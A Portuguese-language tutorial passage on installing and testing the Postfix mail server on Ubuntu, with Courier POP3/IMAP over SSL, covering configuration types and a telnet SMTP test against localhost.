Atualmente, o Postfix está na versão 2.9.4, sendo oferecido através de pacotes para diversas distribuições Linux, Unix, BSD, AIX, HP-UX, Mac OS X, Solaris, dentre outros. Além dos pacotes, no sítio do Postfix[1] está disponibilizado o código fonte que pode ser compilado para qualquer sistema que seja baseado em Unix.

Tutorial



Instalação

Para demonstrar a instalação do Postfix será utilizada a distribuição Linux Ubuntu, sendo que recomendamos para a utilização em servidores de produção, as distribuições Debian e Slackware.

Pode-se instalar o Postfix mais facilmente através dos pacotes que já vêm nas próprias distribuições, ou através do binário encontrado no site do Postfix. Muitas vezes os pacotes disponibilizados nas distribuições não são os da última versão do Postfix, porém, é uma versão estável e já testada e, com isso, não haverá problemas de conflitos e/ou incompatibilidades. Nas diversas distribuições Linux existentes, pode-se utilizar a versão em testes ou ainda a instável deste servidor de e-mails, entretanto, para um servidor em produção, isso não é recomendado.

A instalação do Postfix no Ubuntu pode ser feita utilizando-se do Terminal ou pela Central de Programas.

O Terminal pode ser encontrado no Ubuntu, na interface clássica, acessando-se o menu Aplicativos > Acessórios > Terminal. Já na versão do Ubuntu com interface Unity (versões mais recentes), clique no logotipo do Ubuntu e digite terminal para encontrar o programa. Dentro do terminal, execute o comando:

```
sudo apt-get install postfix
```

Ao pressionar *Enter* será iniciada a instalação do Postfix e das dependências necessárias para que o servidor de correio funcione corretamente.

Já a Central de Programas do Ubuntu (ou *Ubuntu Software Center*), para as versões acima da 9.04 do Ubuntu, encontra-se no menu *Aplicativos*. Para a versão clássica da interface gráfica, ou na interface *Unity*, a Central de Programas encontra-se na barra do menu abaixo do logo do Ubuntu.

Após iniciar a Central de Programas, na caixa de pesquisa apresentada na **Figura 1 (A)**, digite "postfix" e tecle *Enter*. O retorno da busca será exibido na janela logo abaixo da caixa de pesquisa, aparecendo uma linha contendo a opção *High-performance mail transport agent – postfix*, o botão *Mais informações* (**Figura 1 (B)**), e o botão Instalar (**Figura 1 (C)**). Ao clicar no botão *Mais informações*, será aberta uma nova tela que mostrará uma descrição completa do aplicativo a ser instalado. Veja a **Figura 2**.




Figura 1. Janela da Central de Programas do Ubunutu: (A) campo de pesquisa (B) botão de mais informações e (C) botão para instalar

Nessa página, descendo a barra de navegação lateral, serão apresentados os complementos do Postfix (**Figura 3**), isto é, os programas que auxiliam o Postfix em determinadas tarefas. Por exemplo, pode-se integrar o servidor de correio a um servidor LDAP da rede.

Após selecionar os complementos adequados à sua realidade, clique no botão de Instalar (**Figura 2**). No caso da instalação básica do Postfix, não é necessário clicar em nada além desse botão.

Ao clicar em *Instalar*, a Central de Programas do Ubuntu instalará automaticamente todos os pacotes necessários para que o Postfix funcione corretamente.




Figura 2. Descrição do Postfix com o botão Instalar em destaque




Figura 3. Complementos do Postfix

Durante a instalação, tanto através do Terminal quanto através da Central de Programas do Ubuntu, aparecerá uma janela para a configuração do servidor de correio – Terminal (**Figura 4**) e Central (**Figura 5**) – a qual solicita o *Tipo geral da configuração de mail*. Nesse momento devem ser analisadas as necessidades locais, pois para resolver determinadas situações, pode ser melhor uma determinada configuração que, quando utilizada em outra ocasião pode não ser adequada. Dentre as opções, tem-se: Sem Configuração, Site Internet, Internet com Smarthost, Sistema Satélite e Apenas Local.

Sem Configuração

Nada será solicitado para configuração do servidor de correio nesse momento, porém, serão criados os arquivos de configuração padrão que foram escritos pelos desenvolvedores do Postfix. Esses arquivos de configuração, posteriormente, poderão ser analisados e configurados conforme a necessidade. Eles estão localizados em */etc/postfix*;




Figura 4. Escolha da configuração do servidor na instalação via Terminal



Figura 5. Escolha da configuração do servidor na instalação via Central de Programas do Ubuntu

Site Internet

Esta é a opção padrão. Com essa configuração o servidor enviará e receberá e-mails diretamente através do servidor Postfix. Ela é recomendada para quase todos os casos de utilização do Postfix.

Selecionada a opção padrão (*Site Internet*), clica-se em *Avançar* (na Central de Programas do Ubuntu) ou Ok (no Terminal). Em seguida, aparecerá a tela solicitando o nome que será dado ao servidor de e-mail – Terminal (**Figura 6**) e Central de Programas (**Figura 7**). Recomenda-se, como para qualquer servidor, que não sejam utilizados nomes contendo caracteres especiais ou espaços. Após o preenchimento, clica-se em próximo e será iniciada a instalação do Postfix.

Ao término da instalação através do Terminal, será exibida uma tela semelhante à **Figura 8**. Logo em seguida o servidor Postfix é inicializado e já estará em funcionamento.




Figura 6. Tela para preenchimento do nome do servidor na instalação via Terminal




Figura 7. Tela para preenchimento do nome do servidor na instalação via Central de Programas do Ubuntu




Figura 8. Tela do Terminal apresentando o término da instalação do Postfix

No caso da instalação através da Central de Programas, ao término será apresentada uma tela semelhante à **Figura 9**, na qual, além dos programas que foram instalados para auxiliar na administração do Postfix, também é exibido o botão *Remover*, que pode ser selecionado para desinstalar o serviço de e-mail.




Figura 9. Tela apresentando os diversos programas instalados, no detalhe, juntamente com a instalação do Postfix e o botão de remover

Internet com Smarthost

Nesta opção, os e-mails poderão ser enviados e recebidos através do próprio servidor que está sendo instalado, ou pode-se utilizar outro software/servidor para realizar esse serviço. Muitas vezes algumas aplicações, por exemplo, alguns sistemas internos de empresas ou mesmo ambientes de ensino à distância, acabam por gerenciar todo o envio e recebimento das mensagens sem a necessidade do gerenciamento através do Postfix.

Sistema Satélite

A grande maioria dos servidores de e-mail presentes da Internet, sempre que recebem um e-mail, verificam sua origem pesquisando em servidores de DNS o domínio que consta no remetente do e-mail. Se nessa verificação o servidor que enviou o e-mail não estiver registrado em nenhum servidor de DNS, esse e-mail é automaticamente inserido na caixa de spam do usuário ou, em alguns casos, é excluído.

O Sistema Satélite é utilizado quando se está em uma estrutura de rede diferenciada, pois em algumas instituições a estrutura de servidores é administrada por empresas/pessoas terceirizadas e que não estão o tempo todo disponíveis para alterar configurações dos servidores.

Em alguns projetos, faz-se necessário um servidor de e-mail com configurações específicas, diferentes do servidor principal, e este novo servidor deve estar registrado no servidor de DNS para que não tenha problemas na entrega dos e-mails, conforme explicado anteriormente. Caso não seja possível a inclusão do novo servidor de e-mail no DNS, uma alternativa é fazer com que todos os e-mails deste servidor sejam enviados pelo servidor principal, fazendo com que os servidores destinatários aceitem os e-mails (**Figura 10**).




Figura 10. Esquema gráfico do Sistema Satélite

No exemplo da **Figura 10**, todos os e-mails enviados pelo servidor B serão entregues para o servidor A (Servidor de E-mail Principal registrado no DNS), que enviará esses e-mails como se fosse dele próprio. No caso, o Servidor de E-mail de Projeto (B) não está registrado no servidor de DNS, e com isso praticamente todos os servidores de correio (Gmail, Yahoo, Hotmail, etc.) ou recusarão os e-mails enviados ou colocarão os e-mails como *Spam*.

Ao receber um e-mail, o servidor A verificará que é para o servidor B e o encaminhará para o mesmo. Para os usuários, todo esse processo de envio e reenvio é transparente.

A configuração de Sistema Satélite também é utilizada com estruturas menores. Por exemplo, um servidor de correio (servidor B) não registrado em um servidor de DNS e o servidor de entrega sendo o servidor do Gmail (servidor A).

Apenas Local

Alguns sistemas dependem da instalação de um servidor de e-mail para que funcionem corretamente, porém, os e-mails são enviados apenas como mensagens entre os usuários do sistema. Uma vez que os e-mails não sairão para outros servidores na Internet, por motivos de segurança, a utilização da configuração Apenas Local é a mais indicada, pois entregará os e-mails apenas aos usuários locais do servidor de e-mails, como se não existisse uma rede para comunicação externa com outros servidores.

Independente de qual método de instalação for utilizado, alguns *daemons* (processos em *background*) serão iniciados. Alguns dos processos que podem aparecer após a instalação e inicialização do Postfix são:

- **master:** responsável por gerenciar os outros *daemons* que farão o envio e recebimento das mensagens na rede e localmente;
- **smtpd:** responsável por tratar as requisições SMTP, além de aplicar algumas filtragens (remetentes, destinatários, etc.);
- **qmrg:** responsável por gerenciar a fila de mensagens que chegam e que devem ser entregues.

Teste do servidor de correio instalado

Após a instalação do Postfix, para testar se realmente está tudo funcionando, utiliza-se o programa telnet. Este é um protocolo cliente-servidor para comunicação entre computadores que já vem instalado no Ubuntu.

Deste modo, no terminal, digite e execute a sequência da **Listagem 1**.

Listagem 1. Sequência de teste do postfix

```
telnet localhost 25
MAIL FROM: teste
RCPT TO: thiago
DATA
Teste de e-mail.
.
QUIT
```

Ao término, a tela do terminal será semelhante à **Figura 11**. Note que a cada comando o servidor de correio responde algo. Ainda na **Figura 11,** destacado pela seta está o comando "MAIL FROM: teste", que será enviado ao servidor dando-se *Enter*. Na linha subsequente aparece a resposta do servidor, contendo alguns números e a palavra Ok. Essa resposta significa que o comando foi recebido e interpretado pelo servidor corretamente. No destaque em caixa é exibido o número de identificação do e-mail, em hexadecimal. A cada e-mail que o servidor de correio recebe, estes são inseridos em uma fila de mensagens a serem entregues.




Figura 11. Tela do terminal exibindo o teste de envio de e-mail. Em destaque (na caixa), o número atribuído à mensagem ao ser inserida na fila do servidor de correio

As linhas digitadas no terminal referem-se aos itens mínimos para o envio de uma mensagem de e-mail.

A descrição dos comandos executados é:

- **telnet localhost 25:** faz a comunicação entre o usuário e o servidor de correio. No caso, localhost faz referência à máquina local, e 25 é a porta padrão de comunicação com servidores de correio;
- **MAIL FROM: teste:** Nesta linha será indicado o remetente do e-mail. No exemplo, teste seria um usuário do sistema de correio que supostamente estaria enviando o e-mail. No entanto, como não é verificada a existência do usuário no servidor de origem, será aceita qualquer coisa escrita nesse campo;
- **RCPT TO: thiago:** Aqui indica-se o destinatário do e-mail. O usuário thiago é um usuário existente e válido no sistema, pois se não o fosse, o servidor de correio recusaria o e-mail por não conhecer o destinatário;
- **DATA:** Esse comando indica ao servidor de correio que a partir dessa linha tudo que estiver escrito deve ser colocado no corpo do e-mail;
- **Teste de e-mail:** Mensagem do corpo do e-mail;
- **.:** Para finalizar a mensagem, é obrigatória a inserção de uma linha com apenas ponto (.);
- **QUIT:** Comando para sair do *telnet* e voltar ao *prompt de comandos*.

No exemplo realizado na **Figura 11**, o envio do e-mail aconteceu corretamente, pois o servidor respondeu com o número de identificação do e-mail inserido na fila de entrega. Para confirmar a entrega do e-mail do exemplo, analisa-se a caixa de correio do usuário que o deveria ter recebido. No exemplo supracitado, o usuário do servidor de correio utilizado foi thiago, e através do terminal, com o comando *cat*, pode-se visualizar o e-mail enviado (**Figura 12**). Para tanto, digite no terminal o comando:

```
cat /var/mail/thiago
```




Figura 12. Tela do terminal exibindo o conteúdo do arquivo de correio do usuário thiago

Note que o número de identificação do envio da mensagem (**Figura 11**) é o mesmo do recebimento (**Figura 12**). Como não foi identificado o domínio do e-mail (o que vem após o @ no endereço), o servidor assumiu o destinatário como sendo do próprio domínio (mirnavbx).

Interagindo com os e-mails

Atualmente, os usuários comuns não utilizam programas de terminal como o *mutt* ou *mail* para a visualização de e-mails, pois os usuários interagem melhor e mais facilmente com interfaces gráficas e principalmente através do navegador.

Nesse contexto, a utilização de programas como o Cyrus ou Courier é praticamente obrigatória para a utilização de um servidor de correio, pois se nenhum deles estiver instalado, os usuários só conseguirão verificar suas caixas de correio se estiverem localmente no servidor de correio. Programas de webmail ou clientes de e-mail dependem desses programas para se comunicarem com o servidor de correio e receber e enviar os e-mails dos usuários do servidor.

O Courier é uma suíte completa para auxiliar a comunicação entre o usuário e o servidor de e-mail e, por ser tão completo, contendo um servidor de e-mails e até webmail, é muito utilizado, sendo muitas vezes instalado por completo e utilizado como servidor de correio. No entanto, na grande maioria dos casos, que podem ser encontrados na Internet, utiliza-se juntamente a um servidor de e-mail as ferramentas do Courier para auxiliar na entrega dos e-mails aos usuários de forma mais agradável, como no caso deste artigo. A não "popularização" do Courier como servidor MTA padrão se deve ao fato das distribuições Linux terem adotado como padrão o Postfix e o Exim, porém nada impede que o administrador baixe, através do site do Courier, e configure manualmente a solução.

O Courier (*Courier mail transfer agent* – MTA) é um servidor de correio e *groupware* baseado em protocolos abertos. Em sua lista de funcionalidades estão o ESMTP, IMAP, POP3, webmail e serviço de lista de e-mails, sendo que se pode instalar cada componente individualmente.

O Postfix, por sua vez, não provê a comunicação através dos protocolos POP3 e IMAP e, com isso, serão utilizados os dois protocolos que são fornecidos pelo Courier, pois aplicativos como o Outlook, Thunderbird ou mesmo um *webmail*, necessitam que o servidor compreenda os dois protocolos para que o usuário consiga acessar/baixar os seus e-mails.

O protocolo POP3 é utilizado para acessar remotamente uma caixa de correio, permitindo que as mensagens do servidor de correio sejam transferidas sequencialmente para o computador local.

O protocolo IMAP também é utilizado para acessar remotamente uma caixa de correio, porém, não transfere as mensagens do servidor de correio para o computador local. Ele permite ao usuário gerenciar sua conta de qualquer computador através de um webmail ou um cliente de correio.

A utilização do SSL (*Secure Sockets Layer* – Protocolo de Camada de Sockets Segura) é recomendada, uma vez que a comunicação entre o computador do usuário e o servidor pode ser interceptada. Com a utilização dessa camada, a comunicação passa a ser criptografada de uma ponta a outra.

A instalação do Courier pode ser feita, como a do Postfix, através do Terminal ou da Central de Programas do Ubuntu, e para que tudo funcione corretamente, será necessária a inserção de uma linha no arquivo de configuração do Postfix (*/etc/postfix/main.cf*), que posteriormente será detalhadamente explicada. Sendo assim, execute o seguinte comando no terminal:

```
sudo sh -c "echo 'home_mailbox = Maildir/' >> /etc/postfix/main.cf"
```

Para instalação no terminal, digite:

```
sudo apt-get install courier-pop-ssl courier-imap-ssl
```

Ao pressionar *Enter*, o Ubuntu listará os pacotes que serão instalados e questionará se realmente deseja instalá-los (**Figura 13**). Digite S ou Y (a depender da versão do Ubuntu instalada – Português ou Inglês).

Logo em seguida, os pacotes necessários para que o Courier, POP3 e IMAP funcionem corretamente, serão baixados e instalados.

Para realizar a instalação do Courier através da Central de Programas do Ubuntu, pesquise por *courier ssl* no campo de pesquisa – **Figura 14 (A)**. Como resultado, aparecerão diversos aplicativos baseados no Courier. Selecione o aplicativo *Courier Mail Server – POP3 over SSL* e clique em *Instalar* – **Figura 14 (B)**.




Figura 13. Tela do Terminal apresentando a instalação do Courier




Figura 14. Central de Programas do Ubuntu. (A) campo de pesquisa e (B) botão para instalar o aplicativo

O Courier utiliza diversos arquivos de configuração que ficam dentro do diretório */etc/courier* após a instalação. Alguns desses arquivos podem ser substituídos por um subdiretório que o conteúdo pode ser concatenado e tratado como um único arquivo de configuração.

Durante a instalação aparecerá uma janela de configuração do Courier-Base – Terminal (**Figura15**) e Central de Programas (**Figura 16**), questionando sobre qual método utilizar para o armazenamento dos arquivos de configuração do Courier. No terminal, escolhe-se *Não*, pois toda a configuração, tanto do Courier quanto do Postfix, será feita localmente. A opção *Sim* pode ser utilizada quando o Courier for o servidor de correio e se quer administrá-lo através da web. Na Central de Programas, mantenha desmarcada a caixa de seleção (igual à **Figura 16**) e clique em *Avançar*.




Figura 15. Configuração do Courier-Base durante a instalação através do terminal



Figura 16. Configuração do Courier-Base durante a instalação através da Central de Programas

Em seguida, aparecerá a tela da **Figura 17** (Terminal) ou **Figura 18** (Central de Programas) informando que será necessária a criação de um certificado SSL (*Secure Sockets Layer* – Camada de Sockets Segura). Essa camada de segurança é a mesma utilizada nos *Internet Banking* para que os dados transmitidos entre o cliente e o servidor sejam criptografados. Na criação do certificado X.509 são inseridas informações do servidor de correio juntamente com uma chave criptográfica que será enviada ao cliente de e-mail no momento do pedido de conexão ao servidor. Nesse momento inicia-se o estabelecimento da conexão criptografada entre o usuário e o servidor de correio.




Figura 17. Tela informando a configuração do courier-SSL no Terminal

Ao término da instalação, o terminal liberará o *prompt de comando*, exibindo uma tela semelhante à **Figura 19**. No caso da instalação através da Central de Programas, o término da instalação resultará em uma tela semelhante ao término da instalação do Postfix, com a opção de desinstalar.



Figura 18. Tela informando a configuração do courier-SSL na Central de Programas




Figura 19. Tela do terminal exibindo o término da instalação dos pacotes Courier

A instalação através do terminal já terminou, porém, para a Central de Programas, ainda falta instalar o aplicativo *Courier Mail Server – IMAP over SSL*. Deste modo, selecione o aplicativo *Courier Mail Server – IMAP over SSL*, presente na tela da Central de Programas, onde foi instalado o aplicativo *Courier Mail Server – POP3 over SSL*, e clique em *Instalar* (ver **Figura 20**).

Após a instalação dos pacotes e criação do certificado e chaves de criptografia, os servidores Courier POP3, POP3-SSL, IMAP e IMAP-SSL são iniciados e estão prontos para receberem solicitações através de um cliente de e-mails, tanto no modo POP3 ou IMAP quanto utilizando SSL.

Cliente via WEB – Webmail

A utilização de e-mails através de um webmail facilita a vida dos usuários de servidores de correio por não necessitar de configurações de contas de e-mails em clientes e estações de trabalhos, sendo necessário apenas um navegador e Internet.

